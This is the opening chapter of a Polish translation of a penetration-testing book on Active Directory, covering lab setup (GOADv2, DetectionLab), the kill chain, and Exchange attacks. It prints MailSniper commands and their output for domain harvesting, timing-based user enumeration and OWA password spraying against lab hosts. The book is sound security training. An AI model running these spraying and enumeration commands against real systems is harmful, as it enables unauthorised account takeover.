
Helion

<packt>



Testy penetracyjne środowiska Active Directory i infrastruktury opartej na systemie Windows

DENIS ISAKOV

Tytuł oryginału: Pentesting Active Directory and Windows-based Infrastructure: A comprehensive practical guide to penetration testing Microsoft infrastructure

Tłumaczenie: Piotr Rakowski

ISBN: 978-83-289-2227-3

Drogi Czytelniku!
Jeżeli chcesz ocenić tę książkę, zajrzyj pod adres
helion.pl/user/opinie/tepead
Możesz tam wpisać swoje uwagi, spostrzeżenia, recenzję.

Helion S.A.
ul. Kościuszki 1c, 44-100 Gliwice
tel. 32 230 98 63
e-mail: *helion@helion.pl*
WWW: *helion.pl* (księgarnia internetowa, katalog książek)

Printed in Poland.

Spis treści

Przygotowanie laboratorium i atak na serwer Microsoft Exchange

Rozdział 1

Usługa katalogowa Windows Active Directory jest w większości przedsiębiorstw de facto standardowym rozwiązaniem służącym do uruchamiania i obsługi sieci opartych na systemie Windows. Chociaż scentralizowane zarządzanie zapewnia wygodę, wprowadza również zagrożenia dla bezpieczeństwa. Prowadząc swoje działania, złośliwi aktorzy planują osiągnąć określone cele, a naruszenie bezpieczeństwa usługi Active Directory może im w tym pomóc. Domyślna konfiguracja tej usługi jest daleka od stanu, w jakim można ją nazwać bezpieczną. Najlepszym sposobem na poznanie zabezpieczeń usługi Active Directory jest przeprowadzanie ataków w bezpiecznym środowisku, gdzie można próbować wykryć niepożądane złośliwe działania i im zapobiec.

W całej książce skupimy się na zabójczym łańcuchu Active Directory, przeprowadzaniu ataków i próbach ich wykrywania, a także zapobiegania im. W tym rozdziale omówimy, jak wdrożyć bezpieczny „plac zabaw" dla takich działań. Będziemy korzystać z tego laboratorium w całej książce, dodając z czasem kolejne usługi, które zostaną omówione w odpowiednich rozdziałach traktujących o usługach certyfikatów w Active Directory (AD CS), serwerze SQL i usłudze aktualizacji systemu Windows Server (WSUS) oraz o menedżerze konfiguracji centrum systemowego (SCCM).

Naszym pierwszym praktycznym celem będzie serwer Microsoft Exchange. To złożony produkt służący do współpracy wielu użytkowników i jest znacznie bardziej zaawansowany niż zwykły serwer e-mail. Z punktu widzenia bezpieczeństwa jest to cenny cel, ponieważ to krytyczny element infrastruktury, do którego można uzyskać dostęp z internetu. Lokalny serwer Exchange jest ściśle powiązany z usługą Active Directory i często ma przyznany wysoki poziom uprawnień.

W tym rozdziale omówimy następujące główne tematy:

- Architektura i wdrożenie laboratorium
- Zabójczy łańcuch usługi Active Directory

- Dlaczego początkowy dostęp i tematy związane z hostem nie zostały uwzględnione?
- Atakowanie serwera Exchange

Wymagania techniczne

W tym rozdziale będziesz musiał mieć dostęp do następujących zasobów:

- VMware Workstation lub Oracle VirtualBox z co najmniej 16 GB pamięci RAM, 10 rdzeniami CPU i co najmniej 115 GB przestrzeni dyskowej (więcej w przypadku wykonywania migawek)
- Zdecydowanie zalecany jest system operacyjny hosta oparty na systemie Linux
- Oprogramowanie Vagrant zainstalowane z pluginem dla odpowiedniej platformy wirtualizacji oraz z silnikiem automatyzacji — Ansible

Architektura i wdrożenie laboratorium

Nawet jeśli tworzenie i wdrażanie laboratorium testowego może być zniechęcające i czasochłonne, jest to ważny krok przygotowawczy przed przystąpieniem do emulacji ataku. MITRE ATT&CK ma dedykowaną taktykę dla tego działania — *Resource Development* (rozwijanie zasobów).

Dostępnych jest kilka darmowych, ale potężnych projektów do zautomatyzowanego wdrażania w laboratoriach. Możesz wybrać dowolny z nich w zależności od zasobów Twojej stacji roboczej i samodzielnie replikować luki w zabezpieczeniach. Na przykład istnieje prowadzony przez zespół ds. badań nad zagrożeniami Splunk (ang. *Splunk Threat Research Team*) bardzo dobry projekt open source o nazwie *Splunk Attack Range* (zakres ataków Splunk [1]), w którym można szybko wdrożyć małe laboratorium do przeprowadzania symulacji ataków. W książce wykorzystam jednak dwa inne projekty.

Pierwszym projektem, z którego będę korzystać w całej książce, jest laboratorium GOADv2 stworzone przez Orange Cyberdefense [2]. Do jego wdrożenia potrzebny będzie system operacyjny oparty na systemie Linux z zainstalowanym oprogramowaniem VMware Workstation lub Oracle VirtualBox. Możliwe jest również wdrożenie laboratorium na platformie wirtualizacyjnej Proxmox, jak pokazał *Mayfly* na swoim blogu [3]. Wdrożenie jest proste i dobrze opisane w pliku *README.md* znajdującym się w repozytorium. Cały proces składa się z dwóch części i zajmie około 3 – 4 godzin w zależności od szybkości połączenia internetowego. Vagrant utworzy maszyny wirtualne, a playbooki silnika Ansible skonfigurują i wdrożą niezbędne usługi, użytkowników i podatności. Aby przyspieszyć proces wdrażania w pliku Vagrant, możemy zmienić zmienną `box_version` wszystkich maszyn serwera SRV na tę, która jest już na liście, dzięki czemu tylko dwa obrazy zostaną pobrane i wykorzystane do dalszego wdrażania.

Użyję VMware Workstation 16 zainstalowanego na najnowszej wersji systemu operacyjnego Arch Linux. Po wykonaniu instalacji zgodnie z instrukcją końcowy komunikat powinien wyglądać jak na rysunku 1.1.

```
TASK [vulns/openshares : all shares] ********************************************************************************
changed: [192.168.56.23]

PLAY RECAP **********************************************************************************************************
192.168.56.10              : ok=62   changed=12   unreachable=0    failed=0    skipped=15   rescued=0    ignored=0
192.168.56.11              : ok=61   changed=17   unreachable=0    failed=0    skipped=11   rescued=0    ignored=0
192.168.56.12              : ok=66   changed=17   unreachable=0    failed=0    skipped=11   rescued=0    ignored=0
192.168.56.22              : ok=93   changed=31   unreachable=0    failed=0    skipped=8    rescued=0    ignored=0
192.168.56.23              : ok=79   changed=27   unreachable=0    failed=0    skipped=13   rescued=0    ignored=0
```


Rysunek 1.1. Pomyślny wynik wdrożenia laboratorium GOAD

Drugim repozytorium, z którego będę korzystał w niektórych rozdziałach, jest imponujący projekt DetectionLab, stworzony przez Chrisa Longa [4]. Niestety nie jest on już utrzymywany, ale nadal doskonale pasuje do naszych celów. Zaletą tego laboratorium jest to, że zapewnia nam szeroką gamę opcji wdrażania, w tym platformy chmurowe i wszystkie nowoczesne hiperwizory typu *bare-metal*. Co więcej, to laboratorium ma zainstalowane narzędzia do wykrywania ataków (Sysmon, Velociraptor, Microsoft ATA itp.). Instalacja jest prosta. Skrypt powłoki przygotowawczej pomoże zidentyfikować brakujące pakiety oprogramowania, a Vagrant zrobi resztę. Cały proces zajmie 1 – 2 godzin w zależności od sieci i komputera. Rysunek 1.2 pokazuje pomyślne wykonanie skryptu przedwdrożeniowego, co oznacza, że możemy uruchomić nasze laboratorium DetectionLab.

```
[vinegrep@archlinux Vagrant]$ ./prepare.sh
[+] Checking for necessary tools in PATH...
  [✓] Packer was found in your PATH
  [✓] Vagrant was found in your PATH
  [✓] Your version of Vagrant (2.2.19) is supported
  [✓] Curl was found in your PATH

[+] Checking if any boxes have been manually built...
  [✓] No custom built boxes found

[+] Checking for disk free space...
  [✓] You have more than 80GB of free space on your primary partition

[+] Checking if any Vagrant instances have been created...
  [-] You appear to have already created at least one Vagrant instance:
logger                    not running (vmware_desktop)
dc                        not running (vmware_desktop)
wef                       not running (vmware_desktop)
win10                     not running (vmware_desktop)
  [-] If you want to start with a fresh install, you should run `vagrant destroy -f` to remove existing instances.

[+] Checking if the vagrant-reload plugin is installed...
  [✓] The vagrant-reload plugin is currently installed

[+] Enumerating available providers...
which: no VBoxManage in (/usr/local/bin:/usr/bin:/usr/local/sbin:/usr/lib/jvm/default/bin:/usr/bin/site_perl:/usr/bin/vendor_perl:/usr
/bin/core_perl)
Available Providers:
  [✓] vmware_desktop

To get started building DetectionLab, run `vagrant up`.
If you run into any issues along the way, check out the troubleshooting and known issues page:
https://www.detectionlab.network/deployment/troubleshooting/
[vinegrep@archlinux Vagrant]$
```

Rysunek 1.2. Wynik pomyślnego wykonania pliku prepare.sh

Przedstawiony na rysunku 1.3 schemat projektu GOADv2 został zaczerpnięty z repozytorium GitHuba, utrzymywanego przez twórcę laboratorium.



Rysunek 1.3. Schemat projektu GOADv2

To laboratorium ma dwa lasy domen (`sevenkingdoms.local` i `essos.local`) z ustanowionym zaufaniem oraz domeny podrzędne (`sevenkingdoms.local` i `north.sevenkingdoms.local`). Zaufanie w usłudze katalogowej Active Directory skutecznie umożliwia bezpieczny dostęp do zasobu z zaufanej domeny przez zaufaną jednostkę domeny. Serwer Microsoft SQL zostanie wdrożony w obu lasach domen za pomocą zaufanego linku ustanowionego pomiędzy instancjami. Na jednym z serwerów zostaną również zainstalowane internetowe usługi informacyjne (ang. *Internet Information Services* — IIS). Usługa certyfikatów w Active Directory (AD CS) zapewnia wymaganą infrastrukturę certyfikatów cyfrowych, aby firma mogła korzystać z kryptografii opartej na kluczu publicznym. Certyfikaty te mogą być wykorzystywane do różnych celów, takich jak uwierzytelnianie, szyfrowanie i podpisywanie dokumentów i/lub wiadomości. W naszym laboratorium znajduje się przeznaczony do tego serwer, na którym będziemy mogli emulować ataki na AD CS. Większość miejsc ataków została już wprowadzona przez twórcę laboratorium w środowisku, ale jeśli będziemy musieli coś dodać lub poprawić, zostanie to wspomniane i przedstawię odpowiednie wytyczne krok po kroku — na przykład dotyczące instalacji WebClient lub wdrożenia **grupowych kont usług zarządzanych** (ang. *Group Managed Service Accounts* — gMSA).

W następnym podrozdziale omówione zostaną typowe podejścia stosowane podczas atakowania dowolnego celu, w tym usługi katalogowej Active Directory.

Zabójczy łańcuch usługi Active Directory

Czym jest usługa katalogowa Active Directory? Mówiąc najprościej, jest to hierarchicznie zorganizowany magazyn informacji o obiektach. Jedną z głównych zalet jest to, że Active Directory umożliwia scentralizowane uwierzytelnianie obiektów i zarządzanie nimi. Omówmy teraz pokrótce, czym jest Cyber Kill Chain (cybernetyczny zabójczy

łańcuch). Framework ten został opracowany przez firmę Lockheed Martin i ma wojskowe korzenie. Jest to koncepcja, która pozwala na identyfikowanie struktury ataku. Możemy dostosować koncepcje Cyber Kill Chain do usługi Active Directory, jak pokazano na schemacie pobranym od *infosecn1nja* na GitHubie [5]. Cyber Kill Chain składa się z kilku etapów, ale zawsze odbywa się w tym samym cyklu — *rozpoznanie*, *naruszenie bezpieczeństwa*, *ruchy boczne* — tylko z bardziej uprzywilejowanym dostępem (rysunek 1.4).

Rysunek 1.4. Zabójczy łańcuch w usłudze katalogowej Active Directory

Niniejsza książka koncentruje się wyłącznie na infrastrukturze opartej na systemie Windows i jego usługach, więc tematy takie jak lokalna eskalacja uprawnień na hoście, początkowy dostęp i zewnętrzna rekonfiguracja są poza omawianą tutaj tematyką. Pokrótce wyjaśnię powody tej decyzji w dedykowanej sekcji tego rozdziału. Poniżej znajduje się lista tematów, które zostaną omówione w odpowiednich rozdziałach:

- Serwer Microsoft Exchange
- Unikanie obrony
- Wewnętrzne rozpoznanie
- Dostęp do poświadczeń
- Ruch boczny
- Eskalacja uprawnień
- Przetrwanie
- AD CS
- Serwer Microsoft SQL
- WSUS
- Microsoft SCCM

W tej książce skupiamy się na atakowaniu środowiska usługi katalogowej Active Directory i wspólnych usług opartych na systemie Windows, a nie na operacjach zespołu czerwonych. Wynika to z faktu, że operacje zespołu czerwonych często mają cele biznesowe, a nie służą znajdowaniu i wykorzystywaniu do wpuszczania eksploitów wszystkich możliwych luk w Active Directory i usługach. Warto wspomnieć, że w zależności od docelowego środowiska, zakresu i poziomu uprawnień uzyskanych podczas

początkowego dostępu nie zawsze konieczne jest narażenie na szwank bezpieczeństwa każdego celu. Na przykład uzyskanie dostępu do danych finansowych firmy nie wymaga uprawnień administratora domeny, ale w niektórych przypadkach takie uprawnienia mogą być pomocne. Omówimy wykrywanie ataków i możliwe do zastosowania środki zapobiegawcze, a także ofensywne **bezpieczeństwo operacyjne** (ang. *Operational Security* — OpSec). Mówiąc najprościej, bezpieczeństwo operacyjne odnosi się do tego, jak wiele Twoich działań może zostać wykrytych przez przeciwnika. Jest to miecz obosieczny, co oznacza, że ma zastosowanie zarówno do działań ofensywnych, jak i defensywnych oraz sposobów na oszukanie przeciwnika.

Dlaczego nie zajmiemy się dostępem początkowym i tematami związanymi z hostami?

Dostęp początkowy jest istotny na wczesnym etapie, mającym na celu naruszenie bezpieczeństwa środowiska docelowego. Jednakże zagadnienie to nie będzie omówione w tej książce z następujących powodów. Szczerze mówiąc, temat ten jest tak szeroki, jak głęboki. Wymaga przekrojowej wiedzy z różnych dziedzin informatyki, a także psychologii, więc wymagałoby to osobnej książki. Ponadto istnieje duże prawdopodobieństwo, że w momencie publikacji takiej książki połowa wektorów ataków zostanie wyeliminowana z powodu wdrażania rozwiązań bezpieczeństwa, takich jak **wykrywanie i reagowanie na punkty końcowe** (ang. *Endpoint Detection And Response* — EDR), i/lub zostanie objęta kompleksowymi możliwościami wykrywania przez zespół niebieskich. Powodem jest również fakt, że dziedzina ta szybko się rozwija i jest pełna prywatnych badań, które nie są publikowane. Ogólnie rzecz biorąc, aby uzyskać stabilny początkowy dostęp do środowiska docelowego, należy zadbać o trzy główne rzeczy — odporną i bezpieczną infrastrukturę ataku, ukryte narzędzia o pożądanych możliwościach oraz skuteczne unikanie obrony.

Aby uniknąć bolesnych błędów popełnianych podczas ręcznego wdrażania, korzystanie z automatyzacji, oferowanej przez narzędzia takie jak Terraform i Ansible, może pomóc w zbudowaniu odpornej infrastruktury atakującego. Wiąże się to jednak z poświęceniem czasu i spełnieniem wymagań dotyczących skryptów i umiejętności administratora systemu. Jednym z najlepszych zasobów do rozpoczęcia takiego tematu jest wiki na platformie GitHub [6]. Infrastruktura musi być odpowiednio zaprojektowana. Musi być wyposażona w wiele przekierowań dla różnych protokołów, zabezpieczona i wzmocniona oraz poprawnie skategoryzowana, jeśli phishing i filtrowanie serwerów proxy są częścią tej gry.

Ukryte narzędzia, techniki unikania wykrycia oraz samo wykrywanie to niekończąca się walka o dominację między sprawnymi zespołami niebieskich, Centrami Operacji Bezpieczeństwa (SOC) i dostawcami usług z zakresu bezpieczeństwa, wykrywania ataków i reagowania w punktach końcowych (ang. *security/EDR*) z jednej strony,

a ofensywnymi badaczami bezpieczeństwa współpracującymi z zespołami czerwonych z drugiej. Świetna notatka [7] Jordana Pottiego na temat wysiłków zespołów czerwonych i zagadnienia zwrotu z inwestycji (ROI) w toku walki z EDR-ami jest również jednym z powodów, dla których nie zajmuję się tym tematem i skupiam się tylko na infrastrukturze opartej na systemie Windows i Active Directory. Nie wierzę, że możliwe jest napisanie kompleksowej książki o zespole czerwonych, która dogłębnie omawiałaby każdy temat.

Ponieważ nasza książka koncentruje się na koncepcjach bezpieczeństwa usługi katalogowej Active Directory, będziemy postępować zgodnie z podejściem *zakładającym, że nastąpiło włamanie do systemu*. Świetna prezentacja, która pomaga wyjaśnić ten model [8], została stworzona przez Red Siege w 2019 roku. W naszym przypadku zakładamy, że naruszyliśmy bezpieczeństwo standardowego użytkownika domeny. Wszystkie dalsze kroki będą wykonywane w kontekście tego użytkownika. Zakładamy również, że nasz początkowy przyczółek jest ukryty i nie jest wykrywany przez EDR/antywirusa ani żaden inny produkt zabezpieczający. Wszystkie dalsze działania, w tym ruch sieciowy i wygenerowane dzienniki zdarzeń, są jednak uważane za monitorowane przez zespół niebieskich. W dalszych rozdziałach tej książki, jeśli niektóre działania wymagają pewnych uprawnień, takie uprawnienia zostaną szczegółowo wymienione.

Następny podrozdział jest wreszcie bardziej praktyczny i nastawiony na ćwiczenia. Omówimy i odtworzymy ataki na serwer Exchange przy użyciu różnych scenariuszy.

Atakowanie serwera Exchange


Serwer Exchange to serwer przeznaczony do współpracy, opracowany przez firmę Microsoft. Pomimo że coraz więcej firm przenosi się do chmury Office 365, nadal istnieje duże prawdopodobieństwo, że spotkasz się z wdrożeniem lokalnym. Exchange ma wiele przydatnych funkcji dla użytkowników końcowych, ale niezwykle trudno jest je wszystkie bezpiecznie rozwijać. W ostatnich latach opublikowano wiele badań ujawniających krytyczne podatności w jego różnych komponentach. Co więcej, łatki od Microsoftu nie zawsze całkowicie usuwały te luki, co oznaczało, że przeciwnicy próbowali opracować jednodniowy eksploit poprzez inżynierię wsteczną łatki i byli w stanie znaleźć odpowiednie obejście. Biorąc pod uwagę to, że czasami firmy nie są w stanie zareagować w odpowiednim czasie na tak szybko zmieniające się sytuacje, prawdopodobieństwo zostania ofiarą ataku czerwonych jest dość wysokie.

Ale jakie korzyści dla przeciwnika płyną z ataku na serwer Exchange? Po pierwsze, udane przejęcie daje dostęp do skrzynek pocztowych każdego użytkownika na tym serwerze. Może to następnie przekształcić się w wewnętrzną kampanię phishingową, ujawnienie poufnych danych i zbieranie haseł w wiadomościach e-mail. Po drugie, konta usługi Exchange mogą działać, mając przyznane wysokie uprawnienia, w tym administratora domeny, co umożliwia przejęcie pełnej domeny.

Aby ocenić bezpieczeństwo serwera Exchange, możemy dodać go do repozytorium DetectionLab; najlepiej jednak będzie, jeżeli wdrożysz ten serwer u siebie. Żeby uruchomić serwer Exchange, wystarczy uruchomić następujące polecenia, z założeniem, że używasz systemu Linux:

```
cd /opt/DetectionLab/Vagrant/Exchange
vagrant up exchange
```

W przypadku napotkania jakichkolwiek problemów podczas wdrażania dzienniki możesz łatwo znaleźć w folderze *C:\exchange2016* (rysunek 1.5).



Rysunek 1.5. Lokalizacja dzienników dla wdrożenia serwera Exchange

Serwer Exchange umożliwia zdalny dostęp za pośrednictwem protokołów takich jak Exchange Web Services (EWS), Exchange ActiveSync (EAS), Outlook Anywhere i MAPI po protokole HTTP. Usługa AutoDiscover pomaga pobrać konfigurację serwera Exchange, ustawienia skrzynki pocztowej, obsługiwane protokoły i adresy URL usług. Informacje te możesz znaleźć w pliku *autodiscover.xml* w katalogu wirtualnym *autodiscover*. **Aplikacja webowa Outlooka** (ang. *Outlook Web Application* — OWA) to webowy klient poczty e-mail posiadający minimalną funkcjonalność. Dostęp do tego klienta można uzyskać za pomocą przeglądarki bez instalowania programu Outlook. **Globalna lista adresów** (ang. *Global Address List* — GAL) to lista wszystkich obiektów obsługujących pocztę w lesie domen usługi katalogowej Active Directory. Dwa kolejne pojęcia, które omówimy, to reguły i formularze programu Outlook. Reguły to akcje uruchamiane automatycznie przez program Outlook dla systemu Windows w przypadku przychodzących/wychodzących wiadomości e-mail. Tworzymy wyzwalacz i akcję. Najpierw wykonywane są reguły po stronie serwera, a następnie po stronie klienta. Formularze Outlooka zapewniają użytkownikom i/lub organizacjom opcje dostosowywania wiadomości e-mail, takie jak autouzupełnianie niektórych pól lub tekstu szablonu.

W tej sekcji omówimy narzędzia i techniki enumeracji użytkowników i rozsiewania haseł, wyodrębnianie adresów e-mail z list GAL i **książki adresowej offline** (ang.

Offline Address Book — OAB) lub przy użyciu **interfejsu dostawcy usług nazewnictwa** (ang. *Name Service Provider Interface* — NSPI), publiczne eksploity typu „wskaż i kliknij", eksfiltrację wrażliwych danych oraz niektóre techniki uzyskania przyczółka w środowisku docelowym za pośrednictwem oprogramowania klienckiego. Świetna mapa myśli do atakowania serwera Exchange na jego obrzeżach została stworzona przez tę samą firmę, która stworzyła laboratorium GOADv2. Mapa ta jest dostępna na platformie GitHub [9].

Naszym pierwszym praktycznym zadaniem jest enumeracja użytkowników i próba uzyskania prawidłowego zestawu danych uwierzytelniających poprzez przeprowadzenie ataku polegającego na **rozsiewaniu haseł** (ang. *password spraying*).

Enumeracja użytkowników i rozsiewanie haseł

Ataki polegające na rozsiewaniu haseł wymagają enumeracji użytkowników. Po pierwsze, musimy utworzyć listę z możliwymi nazwami użytkowników, a następnie enumerować nazwę domeny Active Directory. Po drugie, musimy enumerować istniejących użytkowników za pośrednictwem OWA i przeprowadzić atak polegający na rozsiewaniu haseł. Aby wykonać te czynności, użyjemy narzędzia **MailSniper** [10]. Pierwszy krok można zrobić przy użyciu technik Open Source Intelligence (OSINT), przeprowadzając rekonesans DNS, wykorzystując zaawansowane operatory wyszukiwania w wyszukiwarkach i wykonując tzw. scrapping mediów społecznościowych oraz zewnętrznych zasobów firmy. Dostępnych jest wiele narzędzi otwartoźródłowych (ang. *open source*) służących do wykonywania tych czynności na różnych etapach ich cyklu deweloperskiego. Jeśli adresy e-mail są opublikowane na zewnętrznych stronach internetowych, atakujący mogą mieć szczęście, znajdując format adresu, taki jak *surname.name@company.com* lub *name.surname@company.com*. Istnieje również witryna *https://hunter.io/*, która może pomóc w znalezieniu najpopularniejszego formatu e-mail używanego w firmie. Jeśli mamy tylko ogólne adresy, takie jak *info*, *security*, *GDPR*, możemy spróbować użyć skryptu, na przykład `namemash` [11] i/lub `Email ↪AddressMangler` [12], który może stworzyć listę wszystkich możliwych permutacji nazwy użytkownika. Po tym kroku atakujący będzie miał listę potencjalnych użytkowników, którzy muszą zostać zweryfikowani. Teraz trzeba znaleźć nazwę domeny za pomocą funkcji `DomainHarvestOWA` dostępnej w programie `MailSniper`. Ma ona dwie opcje uzyskania poprawnej nazwy domeny. Jedną z nich jest wyodrębnienie nazwy z nagłówka `WWW-Authenticate` zwróconego w odpowiedzi serwera po wysłaniu żądania do *https://mail.target.com/autodiscover/Autodiscover.xml* i *https://mail.target.com/EWS/Exchange.asmx*. Drugą opcją jest pozyskanie nazwy metodą siłową (ang. *brute-force*) przy użyciu dostarczonej listy domen. Żądania zostaną wysłane na adres *https://mail.target.com/owa/* i zostanie obliczony czas odpowiedzi. Żądanie zawierające nieprawidłową domenę ma znacznie krótszy czas odpowiedzi niż prawidłowe. Najwyraźniej nazwa użytkownika nie ma wpływu na opóźnienie. Wypróbujmy to działanie rozpoznawcze:

```
Invoke-DomainHarvestOWA -ExchHostname 192.168.56.106
```

Wynik uruchomienia poprzedniego polecenia można znaleźć na rysunku 1.6.

```
PS C:\Tools\MailSniper > Invoke-DomainHarvestOWA -ExchHostname 192.168.56.106
[*] Harvesting domain name from the server at 192.168.56.106
The domain appears to be: windomain.local
```

Rysunek 1.6. Wykrywanie nazwy FQDN serwera pocztowego

Po określeniu nazwy domeny następnym krokiem jest enumeracja użytkowników. To technika enumeracji oparta wyłącznie na czasie. `MailSniper` oblicza różnicę czasu między odpowiedziami na próby uwierzytelnienia. Po znalezieniu prawidłowej nazwy użytkownika czas odpowiedzi będzie znacznie krótszy:

```
Invoke-UsernameHarvestOWA -UserList .\user.txt -ExchHostname 192.168.56.106
↪-Domain windomain.local -OutFile found.txt
```

Wynik enumeracji możesz znaleźć na rysunku 1.7.

```
PS C:\Tools\MailSniper > Invoke-UsernameHarvestOWA -UserList .\user.txt
-ExchHostname 192.168.56.106 -Domain windomain.local -OutFile found.txt
[*] Now spraying the OWA portal at https://192.168.56.106/owa/
Determining baseline response time...
Response Time (MS)       Domain\Username
740                      windomain.local\paDYBN
783                      windomain.local\rzqCAJ
712                      windomain.local\YaBLWF
751                      windomain.local\euVmKU
751                      windomain.local\LTYcKO

        Baseline Response: 747.4

Threshold: 448.44
Response Time (MS)       Domain\Username
750                      windomain.local\FlVdYg
751                      windomain.local\jQChik
737                      windomain.local\hblMIZ
811                      windomain.local\swZJrV
782                      windomain.local\ZWekKo
201                      windomain.local\vinegrep
[*] Potentially Valid! User:windomain.local\vinegrep
60                       windomain.local\Administrator
[*] Potentially Valid! User:windomain.local\Administrator
822                      windomain.local\joe.doe
771                      windomain.local\doe.joe
735                      windomain.local\jdoe
[*] A total of 2 potentially valid usernames found.
Results have been written to found.txt.
```

Rysunek 1.7. Pomyślna enumeracja użytkowników przy użyciu OWA

Byliśmy w stanie znaleźć dwóch użytkowników — *Administrator* i *vinegrep*. Teraz przeprowadźmy atak polegający na rozsiewaniu haseł na OWA. W tym scenariuszu narzędzie rozsieje pojedyncze hasło na dostarczoną listę nazw użytkowników:

```
Invoke-PasswordSprayOWA -ExchHostname 192.168.56.106 -UserList
↪.\found.txt -Password Qwerty123! -OutFile creds.txt
```

Udało nam się uzyskać prawidłowy zestaw poświadczeń dla użytkownika *vinegrep* (rysunek 1.8).

```
PS C:\Tools\MailSniper > Invoke-PasswordSprayOWA -UserList .\found.txt
-ExchHostname 192.168.56.106 -Password Qwerty123! -OutFile creds.txt
[*] Now spraying the OWA portal at https://192.168.56.106/owa/
[*] Current date and time: 04/18/2023 22:19:16
[*] SUCCESS! User:windomain.local\vinegrep Password:Qwerty123!
[*] A total of 1 credentials were obtained.
Results have been written to creds.txt.
```

Rysunek 1.8. Prawidłowy zestaw poświadczeń znaleziony dla użytkownika vinegrep

Atak polegający na rozsiewaniu haseł można również przeprowadzić przeciwko EWS za pomocą funkcji `MailSniper Invoke-PasswordSprayEWS`. Ważne jest, aby pamiętać, że uzyskany zestaw prawidłowych poświadczeń nie zapewni dostępu, jeśli wymuszone jest **uwierzytelnianie wieloskładnikowe** (ang. *Multi-Factor Authentication* — MFA). Uwierzytelnianie wieloskładnikowe MFA będzie wymagać innego składnika, którym może być wszystko, począwszy od aplikacji uwierzytelniającej na telefonie po token zabezpieczający USB lub inny rodzaj zamaskowanego hasła. Jak każdy środek bezpieczeństwa, uwierzytelnianie wieloskładnikowe MFA można ominąć, jeśli jest źle skonfigurowane lub przeciwnik podpuści użytkownika do wykonania drugiego kroku uwierzytelniania zamiast wszystkich kroków.

Następnym krokiem jest maksymalne wykorzystanie tego ważnego zestawu poświadczeń i dostępu do skrzynki pocztowej. W następnym podrozdziale dowiemy się, jak zrzucić zawartość książki adresowej i eksfiltrować poufne dane.

Zrzut danych i eksfiltracja

Zakładając, że uwierzytelnianie wieloskładnikowe MFA zostało ominięte lub nie zostało wymuszone, a przeciwnik pomyślnie zalogował się do skrzynki pocztowej ofiary, to jakie będą kolejne kroki? Istnieje kilka możliwych scenariuszy. Po pierwsze, atakujący może przejrzeć wiadomości e-mail; być może znajdują się w nich niektóre wrażliwe informacje wewnętrzne, w tym hasła, certyfikaty, dokumenty i adresy punktów końcowych. Ponieważ jesteś specjalistą ds. bezpieczeństwa, zanim to zrobisz, upewnij się, że jest to zgodne z zasadami zaangażowania. Ostatnią rzeczą, jaką powinieneś robić, jest uzyskiwanie nieautoryzowanego dostępu do poufnych danych klienta.

